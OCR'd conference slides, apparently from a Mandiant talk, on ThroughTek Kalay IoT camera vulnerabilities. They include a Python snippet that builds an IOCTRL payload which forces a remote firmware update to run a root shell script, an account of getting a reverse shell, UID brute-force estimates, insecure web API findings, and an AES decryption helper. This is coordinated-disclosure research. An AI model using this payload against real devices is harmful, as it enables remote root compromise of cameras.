
Case Study #2: Breaking Custom Authentication



Case Study #2: Breaking Custom Authentication



Case Study #2: Breaking Custom Authentication



Case Study #2: Post-Authentication

- Still need another vulnerability to actually compromise device
- IP Camera #2 supports 50+ custom IOCTRL messages post-authentication
- How about remote firmware updates?
  - Of course!


Case Study #2: Firmware Updates Strike Again!

- Custom IOCTRL message containing:
  - URL to firmware image
  - MD5 of firmware image
  - Additional data that doesn't matter
- Downloaded and unpacked by victim device
  - Executes a shell script inside of the archive as root!
- Exact same scenario as IP Cam #1!
  - Reverse shell to a Cloud host as root

```
pc = "89674bc0d7029056ad3d5e804f023584"
url = "http                                    10.tar"
ver = "1.1"
user = "root"

iotype = IOTypes.IOTYPE_USER_DEFINED_START.value
raw_data = "HL"
raw_data += pack_zeros(2)
raw_data += struct.pack("H", 10220)
raw_data += struct.pack("H", len(pc) + len(url) + len(ver) + len(user) + 4)
raw_data += pack_zeros(8)

raw_data += struct.pack("B", len(pc))
raw_data += pc

raw_data += struct.pack("B", len(url))
raw_data += url

raw_data += struct.pack("B", len(ver))
raw_data += ver

raw_data += struct.pack("B", len(user))
raw_data += user

resp = conn.av_ioctrl(iotype, raw_data)
```

Send IOCTRL using pytutk

Case Study #2: Demo Time!



Remediation

- Mandiant worked closely with vendor to remediate:
  - Addition of AuthKey feature
  - Removal of remote firmware update functionality

Bonus Case Study: UIDs & Web APIs

TUTK UID Brute Forcing: Is it Practical?

- 20 Byte UID: **XXXXXXXXXXXXXXXX111A** (Static last 4 bytes)
- Wanted to assess the viability of a **motivated attacker** to brute force a single UID

TUTK UID Brute Forcing: Is it Practical?

- 20 Byte UID: **XXXXXXXXXXXXXXXX111A** (Static last 4 bytes)
- ThroughTek Devices (# of UIDs): *n* = **83 million**
- Total Keyspace (*K)*
  - *c*: single character keyspace = 36
  - *l*: length of all characters = 16

- $K = c^l = 36^{16} =$ **7.96×10^{24}** potential UIDs

- $P(\text{collision}) = n / K = 83 \times 10^6 \ / \ 7.96 \times 10^{24} \sim =$ **1.04×10^{-17}**

TUTK UID Brute Forcing: Is it Practical?

- 20 Byte UID: **XXXXXXXXXXXXXXXX111A** (Static last 4 bytes)
- ThroughTek Devices (# of UIDs): **83 million**
- $K = c^l = 36^{16} =$ **7.96×10^{24}** potential UIDs
- P(collision) **$\sim= 1.04 \times 10^{-17}$**

- Average discovery packet size:
  - d = 52 bytes
- Assuming a 1 Gb/s link rate:
  - Discovery Requests per day (r), per server:
    - r = ((1 request/d bytes) * (1 byte/8 bits) * (1,000,000,000 bits/second)) / 86400 s/day = **2.07×10^{11} requests/day**

TUTK UID Brute Forcing: Is it Practical?


- 20 Byte UID: **XXXXXXXXXXXXXXXX111A** (Static last 4 bytes)
- ThroughTek Devices (# of UIDs): **83 million**
- $K = c^l = 36^{16} =$ **7.96×10^{24}** potential UIDs
- P(collision) **~= 1.04×10^{-17}**
- $r =$ **2.07×10^{11} requests/day**

- Expected value for number of days to get a collision (Geometric distribution):
- $v =$ number of servers/cores
- **E[days] = 1 / *P*(collision) = (*K*/*n*) * (1/(*v* * *r*))**

TUTK UID Brute Forcing: Is it Practical?

- **E[days] = (*K*/*n*) * (1/(*v* * *r*))**

463,000 servers running in parallel could brute force 1 UID within a day



TUTK UID Brute Forcing: Is it Practical?

Not Really.

Insecure Web APIs?


- The existence of CVE-2021-28372 means protecting customer TUTK UIDs is of the utmost importance
- IoT Camera apps often write their own APIs to access TUTK UIDs
  - E.g. `GET /api/device/get_uid`
- We assessed whether these APIs were implemented correctly

Getting UIDs: Insecure Camera APIs

- IP camera APIs were often not built with security in mind
  - Many APIs returned the TUTK UID tied to an account
  - For some vendors, these API calls were either:
    - Unauthenticated
    - Used default credentials
    - Enumerable UIDs
- Did not exploit further
  - Mass compromise of TUTK UIDs seems possible

Fun Network Security?

- Some mobile apps for low-cost devices used HTTP (no SSL) with custom encryption layer



Fun Network Security!

- Python script + Burp plugin **`Piper`** used to decrypt / encrypt AES in Burp Pro
  - https://portswigger.net/bappstore/e4e0f6c4f0274754917dcb5f4937bb9e
  - **`Piper`** let's you pipe output/input from Linux command-line tools into Burp fields

- Identified lots of bugs in web APIs by using process above
  - IDORs
  - Injection
  - Disclosures

```
import sys
import re
import requests
from hashlib import md5
from base64 import b64decode
from base64 import b64encode

from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes

AES_KEY = b"[redacted]"
AES_IV = b"[redacted]"

SIGN_KEY = b"[redacted]"

class AESCipher:
    def __init__(self, key):
        self.key = key

    def decrypt(self, data):
        iv = AES_IV
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return cipher.decrypt(data).decode('utf-8')

aes = AESCipher(AES_KEY)
data = sys.stdin.read()

m = re.search('^.*(data=)(.*)$', data)
encoded = m.group(2)
url_dec = requests.utils.unquote(encoded).replace("\n", "")
encrypted_binary = b64decode(b64decode(url_dec))
print aes.decrypt(encrypted_binary)
```

Conclusions

Conclusions

- Compromising a modern IoT device locally is often easy
- Lack of hardening measures on devices led to RCE in all cases we explored
- Devices utilizing the Kalay protocol without “AuthKey” can be impersonated and accessed by attackers (CVE-2021-28372)
- Kalay UIDs need to be protected and retrieved securely from web APIs
- Platform issues amplify device issues
- Huge thanks to: CISA, ThroughTek, and various camera vendors, and of course Qualcomm Team!

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Thank You.


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